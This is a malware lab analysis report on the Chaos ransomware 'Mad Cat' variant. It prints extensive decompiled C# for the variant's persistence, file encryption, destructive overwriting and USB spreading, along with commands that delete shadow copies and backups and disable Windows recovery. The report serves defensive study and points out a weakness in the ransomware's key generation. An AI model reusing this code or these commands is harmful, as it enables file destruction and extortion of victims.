



DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

Chaos Ransomware: Mad Cat variant

Malware Lab Analysis Report

Summary

1. Our Malware Lab	03
2. Executive Summary	05
3. Analysis	07
3.1 Technical analysis and behaviour	09
3.1.1 Initialisation	09
3.1.2 Persistence	11
3.1.3 Encryption	12
3.1.3.1 RSA Algorithm	16
3.1.3.2 AES Algorithm	18
3.1.3.3 Overwriting	20
3.1.4 Propagation	20
3.1.5 Generic Ransomware Common Behaviour	21
3.1.6 Termination and Ransom	23
3.2 Chaos Ransomware family	24
3.3 Threat intelligence	25
3.4 IOC	28
4. Conclusions	29

This document is protected by copyright laws and contains material proprietary to the Defence Tech Holding S.p.A Società Benefit. It or any components may not be reproduced, republished, distributed, transmitted, displayed, broadcast or otherwise exploited in any manner without the express prior written permission of Defence Tech Holding S.p.A Società Benefit. The receipt or possession of this document does not convey any rights to reproduce, disclose, or distribute its contents, or to manufacture, use, or sell anything that it may describe, in whole or in part.

1

Our Malware Lab

1. Our Malware Lab

Defence Tech Malware Lab daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

Malware Lab analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to

the proliferation of new evasion and anti-analysis techniques adopted by malwares.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.



CORRADO AARON VISAGGIO

Group Chief Scientist Officer & Malware Lab Director

a.visaggio@defencetech.it



DEFENCE TECH

2

Executive Summary

2. Executive Summary


“Chaos Ransomware” is a well-known ransomware¹ which has been in use since at least June 2021. There are six different versions of it and the last one is named ‘Yashma’. With every new release it grew in complexity, surpassing its predecessors. This family is developed in .NET through a builder that allows users to customise their own ransomware.

In recent months, there has been an increase in the diffusion of Chaos Ransomware variants^{2 3 4}. In response to this trend, we decided to analyse one of the recent samples known as “Mad Cat” sub-

mitted to Hatching Triage⁵ on the 24th of October 2023, which is spread by a threat actor who goes by the nickname ‘White-Vendor’ on Telegram.

The sample has been generated using the Chaos Builder 5.0 as determined from the functionalities observed in the technical analysis of the code.

We will briefly provide an overview of the few differences between the 5.0 and the 6.0 versions (Yashma), with our focus directed solely towards the “Mad Cat” variant.



¹ <https://malpedia.caad.fkie.fraunhofer.de/details/win.chaos>

² <https://www.darkreading.com/threat-intelligence/custom-yashma-ransomware-crashes-into-the-scene>

³ <https://blog.talosintelligence.com/new-threat-actor-using-yashma-ransomware/>

⁴ <https://tria.ge/s/family:chaos>

⁵ <https://tria.ge/231024-g5rldabb7y/behavioral2>

3

Analysis

3. Analysis

Chaos Builder 5.0 was created using the .NET framework 4.0 and programmed using the C# language. It is used to automatically build variants of this malware family, so the generated samples share the same technology stack.

Since the builder is a private tool, we could only go as far as describing the public information available, this report

will focus exclusively on the built samples.

In this case, the analysed sample was not protected by a packer and didn't show any code obfuscation, as emerges from figure 1. This likely means that the builder allows the creation of variants without obfuscation by default, so it is possible the creator of the variant could be unaware of it.




Figure 1. First look at the sample's code

3.1 Technical analysis and behaviour

3.1.1 Initialisation

The sample detects if the system is already infected by searching an executable with the same name as itself in the Roaming folder in the user's AppData directory, that is where it will copy itself once the infection is successful. If a copy already exists it stops executing without doing anything else.

Additionally, it verifies if a process with the same path, but a different PID (Process ID) is already running as shown in figure 2.

```
private static bool AlreadyRunning()
{
    Process[] processes = Process.GetProcesses();
    Process currentProcess = Process.GetCurrentProcess();
    foreach (Process process in processes)
    {
        try
        {
            if (process.Modules[0].FileName == Assembly.GetExecutingAssembly().Location && currentProcess.Id != process.Id)
            {
                return true;
            }
        }
        catch (Exception)
        {
        }
    }
    return false;
}
```

Figure 2. AlreadyRunning function

This method of process verification is not efficient, as using a mutex would be a more effective approach.

Furthermore, the sample expects to run with admin permissions so to elevate to an administrative account it uses the 'UseShellExecute' method through the .NET class 'ProcessStartInfo'. The executable to be launched is the sample copy from the \AppData\Roaming folder. Finally, it sets the 'runas' verb to request to be run as administrator.

⁶ <https://learn.microsoft.com/en-us/dotnet/api/system.diagnostics.processstartinfo.useshellexecute?view=netframework-4.0>

```
string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\";
string text2 = text + processName;
ProcessStartInfo processStartInfo = new ProcessStartInfo(text2)
{
    UseShellExecute = true,
    Verb = "runas",
    WindowStyle = ProcessWindowStyle.Normal,
    WorkingDirectory = text
};
Process process = new Process();
process.StartInfo = processStartInfo;
```

Figure 3. Execute process with admin privileges

Then it requires the user interaction through the Windows' UAC (User Account Control) in order to be executed with high privileges.




Figure 4. User Account Control for Devenders.exe

3.1.2 Persistence

In order to achieve persistence on the system, the malware creates a shortcut file with 'url' extension in the Startup folder. This shortcut points to the malware's executable from the AppData\Roaming folder.

```
private static void addLinkToStartup()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
    string text = Process.GetCurrentProcess().ProcessName;
    using (StreamWriter streamWriter = new StreamWriter(folderPath + "\\ " + text + ".url"))
    {
        string location = Assembly.GetExecutingAssembly().Location;
        streamWriter.WriteLine("[InternetShortcut]");
        streamWriter.WriteLine("URL=file:/// " + location);
        streamWriter.WriteLine("IconIndex=0");
        string text2 = location.Replace('\\', '/');
        streamWriter.WriteLine("IconFile=" + text2);
    }
}
```

Figure 5. Persistence in Startup folder

Moreover, it sets a subkey of the Run Registry Key with the malware's executable location.

```
private static void registryStartup()
{
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
        registryKey.SetValue("Microsoft Store", Assembly.GetExecutingAssembly().Location);
    }
}
```

Figure 6. Persistence in Registry Key

3.1.3 Encryption

To encrypt the files in the system, the malware scans specific directories and checks their contents. The code on the left in figure 7 specifies which folders are targeted for encryption, while the code on the right represents the list of excluded files and directories. These exclusions are made to preserve critical components essential for the basic functionality of the operating system and other files that are usually not critical to the user.

```
private static void lookForDirectories()
{
    foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
    {
        string pathRoot = Path.GetPathRoot(Environment.SystemDirectory);
        if (driveInfo.ToString() == pathRoot)
        {
            string[] array = new string[]
            {
                "Program Files",
                "Program Files (x86)",
                "Windows",
                "$Recycle.Bin",
                "MSOCache",
                "Documents and Settings",
                "Intel",
                "Perflogs",
                "Windows.old",
                "AMD",
                "NVIDIA",
                "ProgramData"
            };
            string[] directories = Directory.GetDirectories(pathRoot);
            for (int j = 0; j < directories.Length; j++)
            {
                DirectoryInfo directoryInfo = new DirectoryInfo(directories[j]);
                string dirName = directoryInfo.Name;
                if (!Array.Exists<string>(array, (string E) => E == dirName))
                {
                    Program.encryptDirectory(directories[j]);
                }
            }
        }
        else
        {
            Program.encryptDirectory(driveInfo.ToString());
        }
    }
}

private static bool checkDirContains(string directory)
{
    directory = directory.ToLower();
    string[] array = new string[]
    {
        "appdata\\local",
        "appdata\\local\\",
        "users\\all users",
        "\\ProgramData",
        "boot.ini",
        "bootfont.bin",
        "boot.ini",
        "iconcache.db",
        "ntuser.dat",
        "ntuser.dat.log",
        "ntuser.ini",
        "thumbs.db",
        "autorun.inf",
        "bootsect.bak",
        "bootmgfw.efi",
        "desktop.ini"
    };
    foreach (string value in array)
    {
        if (directory.Contains(value))
        {
            return false;
        }
    }
    return true;
}
```

Figure 7. Ransomware's specific targets

The function `encryptDirectory()` in figure 9 oversees the encryption process, determining the validity of file extensions. A static array is used to store the list of valid extensions which will be encrypted, as shown in figure 8.

```
private static string[] validExtensions = new string[]
{
    ".txt", ".jar", ".dat", ".contact", ".settings", ".doc", ".docx", ".xls", ".xlsx", ".ppt",
    ".pptx", ".odt", ".jpg", ".mka", ".mhtml", ".oqy", ".png", ".csv", ".py", ".sql",
    ".mdb", ".php", ".asp", ".aspx", ".html", ".htm", ".xml", ".psd", ".pdf", ".xla",
    ".cub", ".dae", ".indd", ".cs", ".mp3", ".mp4", ".dwg", ".zip", ".rar", ".mov",
    ".rtf", ".bmp", ".mkv", ".avi", ".apk", ".lnk", ".dib", ".dic", ".dif", ".divx",
    ".iso", ".7zip", ".ace", ".anj", ".bz2", ".cab", ".gzip", ".lzh", ".tar", ".jpeg",
    ".xz", ".mpeg", ".torrent", ".mpg", ".core", ".pdb", ".ico", ".pas", ".db", ".wmv",
    ".swf", ".cer", ".bak", ".backup", ".accdb", ".bay", ".p7c", ".exif", ".vss", ".raw",
    ".m4a", ".wma", ".flv", ".sie", ".sum", ".ibank", ".wallet", ".css", ".js", ".rb",
    ".crt", ".xls", ".xlsb", ".7z", ".cpp", ".java", ".jpe", ".ini", ".blob", ".wps",
    ".docm", ".wav", ".3gp", ".webm", ".m4v", ".amv", ".m4p", ".svg", ".ods", ".bk",
    ".vdi", ".vmdk", ".onepkg", ".accde", ".jsp", ".json", ".gif", ".log", ".gz", ".config",
    ".vb", ".m1v", ".sln", ".pst", ".obj", ".xlam", ".djvu", ".inc", ".cvs", ".dbf",
    ".tbi", ".wpd", ".dot", ".dotx", ".xltx", ".pptm", ".potx", ".potm", ".pot", ".xlw",
    ".xps", ".xsd", ".xsf", ".xsl", ".kmz", ".accdr", ".stm", ".accdt", ".ppam", ".pps",
    ".ppsm", ".1cd", ".3ds", ".3fr", ".3g2", ".accda", ".accdc", ".accdw", ".adp", ".ai",
    ".ai3", ".ai4", ".ai5", ".ai6", ".ai7", ".ai8", ".arw", ".ascx", ".asm", ".asmx",
    ".avs", ".bin", ".cfm", ".dbx", ".dcm", ".dcr", ".pict", ".rgbe", ".dwt", ".f4v",
    ".exr", ".kwm", ".max", ".mda", ".mde", ".mdf", ".mdw", ".mht", ".mpv", ".msg",
    ".myi", ".nef", ".odc", ".geo", ".swift", ".odm", ".odp", ".oft", ".orf", ".pfx",
    ".p12", ".pl", ".pls", ".safe", ".tab", ".vbs", ".xlk", ".xlm", ".xlt", ".xltm",
    ".svgz", ".slk", ".tar.gz", ".dmg", ".ps", ".psb", ".tif", ".rss", ".key", ".vob",
    ".epsp", ".dc3", ".iff", ".onepkg", ".onetoc2", ".opt", ".p7b", ".pam", ".r3d"
}
```

Figure 8. Valid extensions

Furthermore, every encrypted file will be manipulated by adding a random extension. In the following code snippet, the sample can be configured to use a fixed extension through the 'encryptedFileExtension' field; in this case it is empty, meaning that the encryption process will use a random extension for each file.

```
public static string encryptedFileExtension = "";
```

```
public static string RandomStringForExtension(int length)
{
    if (Program.encryptedFileExtension == "")
    {
        StringBuilder stringBuilder = new StringBuilder();
        for (int i = 0; i < length; i++)
        {
            char c = "abcdefghijklmnopqrstuvwxyz0123456789"[Program.random.Next(0,
                "abcdefghijklmnopqrstuvwxyz0123456789".Length)];
            stringBuilder.Append(c);
        }
        return stringBuilder.ToString();
    }
    return Program.encryptedFileExtension;
}
```

Figure 9. Random extensions

The ransomware uses different encryption algorithms based on the size of the files. Specifically, for files smaller than 1.3 Mb, it employs a dual-layer encryption using two functions named `RSA_Encrypt()` and `AES_Encrypt()`. However, when it comes to files larger than 1.3 Mb, it resorts to `AES_Encrypt_Large()` which, we will see, is a deceptive function name.

```
string extension = Path.GetExtension(files[i]);
string fileName = Path.GetFileName(files[i]);
if (Array.Exists<string>(Program.validExtensions, (string E) => E ==
    extension.ToLower()) && fileName != Program.droppedMessageTextbox)
{
    FileInfo fileInfo = new FileInfo(files[i]);
    try
    {
        fileInfo.Attributes = FileAttributes.Normal;
    }
    catch
    {
    }
    string text = Program.CreatePassword(40);
    if (fileInfo.Length < 1368709120L)
    {
        if (Program.checkDirContains(files[i]))
        {
            string text2 = Program.RSA_Encrypt(text, Program.rsaKey());
            Program.AES_Encrypt(files[i], text, text2);
        }
    }
    else
    {
        Program.AES_Encrypt_Large(files[i], text, fileInfo.Length);
    }
}
```

Figure 10. encryptDirectory() function

At the end of the encryption stage, it will drop a text file named 'HACKED.TXT' with the ransom note which includes all the necessary information for payment, the name 'Mad Cat' given to the ransomware and the nickname of the threat actor: 'WhiteVendor'.

```

if (flag)
{
    flag = false;
    string text3 = location + "/" + Program.droppedMessageTextbox;
    string folderPath = Environment.GetFolderPath
        (Environment.SpecialFolder.CommonDesktopDirectory);
    if (!File.Exists(text3) && location != folderPath)
    {
        File.WriteAllLines(text3, Program.messages);
    }
}

```

```
private static string droppedMessageTextbox = "HACKED.TXT";
```

```

private static List<string> messages = new List<string>
{
    "----> Mad Cat Ransomware <----", "", "All your files encrypted, and you can't recover
    it.", "", "HOW TO RECOVER?", "", "1- Pay [ 0.02 BTC ] to:
    bc1qw0ll8p9m8uezhqhyd7z459ajrk722yn8c5j4fg", "", "2- Send us Transaction ID Here =>
    Telegram [@WhiteVendor]", "",
    "", "Payment informationAmount: 0.05 BTC", "Bitcoin Address:
    bc1qp6pn4aud0jj7mtcv6p0cua78wyelk9459mawze", ""
};

```

Figure 11. Dropped file with the ransom note

The upcoming section provides a description of the algorithms used by this sample. However, it's important to note that since the sample is generated by the Chaos Builder, it is evident that these algorithms are implemented by all the derivatives of "Chaos Ransomware".

3.1.3.1 RSA Algorithm

RSA, short for Rivest-Shamir-Adleman (the inventors' surnames), is a widely adopted asymmetric cryptography algorithm. It works with two different keys: the public key, used for the encryption, which is shared with everyone and the private key, used for the decryption and held in secret. Both keys are generated from two large prime numbers that undergo mathematical computations.

For files smaller than 1.3 Mb, RSA is used to protect a randomly generated per-file key which is then used to encrypt the actual file using regular AES.

The initial phase of the process uses RSA-2048 implemented in the `RSA_Encrypt()` function.

Figure 12 shows the algorithm used to encrypt the per-file password, since it's a string it is first converted to an array of bytes using the UTF8 encoding and then encrypted using the `RSACryptoServiceProvider` class.

The public key is hard-coded as a XML file dynamically generated through a `StringBuilder` class as shown in Figure 13.

```
public static string RSA_Encrypt(string textToEncrypt, string publicKeyString)
{
    byte[] bytes = Encoding.UTF8.GetBytes(textToEncrypt);
    string text2;
    using (RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider(2048))
    {
        try
        {
            rsacryptoServiceProvider.FromXmlString(publicKeyString.ToString());
            byte[] array = rsacryptoServiceProvider.Encrypt(bytes, true);
            string text = Convert.ToBase64String(array);
            text2 = text;
        }
        finally
        {
            rsacryptoServiceProvider.PersistKeyInCsp = false;
        }
    }
    return text2;
}
```

Figure 12. RSA_Encrypt() function

The public key string is derived from the `rsaKey()` function.


```

public static string rsaKey()
{
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.AppendLine("<?xml version=\"1.0\" encoding=\"utf-16\"?>");
    stringBuilder.AppendLine("<RSAParameters xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\" "
        xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\">");
    stringBuilder.AppendLine("  <Exponent>AQAB</Exponent>");
    stringBuilder.AppendLine("  <Modulus>n7akidacJaXkanBHVX66pvsnYeup0J0eRrmSwzpAG9G1xAwXt6xcSnRv1FqWClfUNiVB2F17ixpyFpUX
        +5FLZaDJ/
        T5hgGJQtqRpAL5evKYYv28itXylwDPwn3eHQtazzQlcy8xaA9jQCi6IucE97U9QK7Xhe40FuUnnCCIPz0KJxy4bE8HS
        +KCeddpRXdFmUnN0n4tRtnQxhejrUrjV6gHrHPdoTZ/KU29e0S69BcIUgV6/4Pii0vyl+PFXA
        +x3S40cnwBJfDv7N3zS4mR8nEUpYMJqJ+sSviZMTbaXnS+1n8dx9bPz
        +yMC8qPzBzXhVYjeIhWF4AqJWx82NY00JQ==</Modulus>");
    stringBuilder.AppendLine("</RSAParameters>");
    return stringBuilder.ToString();
}

```

Figure 13. RSA public key

The key, as already mentioned, is structured in XML format and its signature syntax follows this pattern:

```

<RSAParameters>
  <Exponent>AQAB</Exponent>
  <Modulus>RSA Key</Modulus>
</RSAParameters>

```

The actual values are encoded as base64 strings. This format is compatible with .NET⁷ ⁸. The private key was not found in the sample, so it is theoretically impossible to recover encrypted files from just this sample.

However, in Figure 14 we can see the per-file key generation algorithm, it is

quickly apparent that it does not use a cryptographic number generator nor a full 256 bytes character set, meaning that the generated key could be recovered by brute-forcing the seed value of the generator which is time-based (for example using the last modified timestamp of each encrypted file as a starting point).

⁷ <https://www.w3.org/TR/xmlsig-core/#sec-RSAKeyValue>

⁸ <https://learn.microsoft.com/en-us/dotnet/api/system.security.cryptography.xml.rsakeyvalue.key?view=netframework-4.0>

```
public static string CreatePassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!~&?&/"[random.Next(
            "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!~&?&/" .Length)]);
    }
    return stringBuilder.ToString();
}
```

Figure 14. File key generation algorithm

3.1.3.2 AES Algorithm

The algorithm used as the second layer of encryption for files smaller than 1.3 Mb is AES-256-CFB. AES, short for 'Advanced Encryption Standard', uses 256-bit keys for encryption and CFB, short for 'Cipher Feedback', incorporates a feedback mechanism to produce a stream of pseudo-random bits.

AES is a symmetric encryption algorithm widely used for securing data and operates on fixed-size blocks of data, supporting various key sizes.

AES-256-CFB operates on 128-bit blocks of data at a time, where the output of the AES encryption process is XORed with the plaintext data to produce the encrypted ciphertext. Then, the resulting ciphertext is used as Initialization Vector (IV) for the next data unit. This unique mechanism generates a self-synchronising property, which is a notable feature of the CFB mode. This property ensures that the encryption and decryption processes remain synchronised even in the presence of errors or data losses during transmission. Figure 14 shows how the algorithm is implemented.

```

string text = inputFile + "." + Program.RandomStringForExtension(4);
byte[] array = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
FileStream fileStream = new FileStream(text, FileMode.Create);
byte[] bytes = Encoding.UTF8.GetBytes(password);
RijndaelManaged rijndaelManaged = new RijndaelManaged();
rijndaelManaged.KeySize = 256;
rijndaelManaged.BlockSize = 128;
rijndaelManaged.Padding = PaddingMode.PKCS7;
Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(bytes, array, 1);
rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
rijndaelManaged.Mode = CipherMode.CFB;
fileStream.Write(array, 0, array.Length);
CryptoStream cryptoStream = new CryptoStream(fileStream, rijndaelManaged.CreateEncryptor(),
    CryptoStreamMode.Write);
FileStream fileStream2 = new FileStream(inputFile, FileMode.Open);
fileStream2.CopyTo(cryptoStream);
fileStream2.Flush();
fileStream2.Close();
cryptoStream.Flush();
cryptoStream.Close();
fileStream.Close();

```

Figure 15. AES-256-CFB implementation

The next figure, instead, shows graphically how the entire mechanism works.




Figure 16. AES-CFB scheme

3.1.3.3 Overwriting

As we previously mentioned, the function `AES_Encrypt_Large()` is misleading. Although the function's name suggests that it is an encryption algorithm, this is not the case. Instead, its purpose is to completely overwrite files larger than 1.3 Mb, as a result, any files subjected to this function can never be recovered even if the ransom is paid.

```
private static void AES_Encrypt_Large(string inputFile, string password, long lenghtBytes)
{
    Program.GenerateRandomSalt();
    using (FileStream fileStream = new FileStream(inputFile + "." +
        Program.RandomStringForExtension(4), FileMode.Create, FileAccess.Write, FileShare.None))
    {
        fileStream.SetLength(lenghtBytes);
        File.WriteAllText(inputFile, "?");
        File.Delete(inputFile);
    }
}
```

Figure 17. Overwriting function

3.1.4 Propagation

This ransomware sample has the ability to propagate through drives, copying its executable to any external drive attached to the system.

```
private static void spreadIt(string spreadName)
{
    foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
    {
        if (driveInfo.ToString() != Path.GetPathRoot(Environment.SystemDirectory) && !File.Exists(driveInfo.ToString() + spreadName))
        {
            try
            {
                File.Copy(Assembly.GetExecutingAssembly().Location, driveInfo.ToString() + spreadName);
            }
            catch
            {
            }
        }
    }
}
```

Figure 18. Spreading function

3.1.5 Generic Ransomware Common Behaviour

Like most ransomware, this malware family operates in Hidden mode for every 'cmd' command, waiting indefinitely for the process to exit with the WaitForExit() function⁹.

```
private static void runCommand(string commands)
{
    Process process = new Process();
    process.StartInfo = new ProcessStartInfo
    {
        FileName = "cmd.exe",
        Arguments = "/C " + commands,
        WindowStyle = ProcessWindowStyle.Hidden
    };
    process.Start();
    process.WaitForExit();
}
```

Figure 19. Run command lines in Hidden mode

The ransomware deletes the system backup catalog, preventing users from accessing automatic file backups. Notably, these actions are carried out without any prompts or notifications to the user¹⁰.

```
private static void deleteBackupCatalog()
{
    Program.runCommand("wbadmin delete catalog -quiet");
}
```

Figure 20. Deletes backup catalog

⁹ <https://learn.microsoft.com/en-us/dotnet/api/system.diagnostics.process.waitforexit?view=netframework-4.0>

¹⁰ <https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/wbadmin-delete-catalog>

It also deletes all the volume's shadow copies^{11 12} without displaying any messages while running.

```
private static void deleteShadowCopies()
{
    Program.runCommand("vssadmin delete shadows /all /quiet & wmic shadowcopy delete");
}
```

Figure 21. Deletes shadow copies

Moreover, it ignores errors that occur during failed boot or shutdown processes, disabling the Windows Automatic Repair, through the 'bcdedit /set' command line¹³.

```
private static void disableRecoveryMode()
{
    Program.runCommand("bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no");
}
```

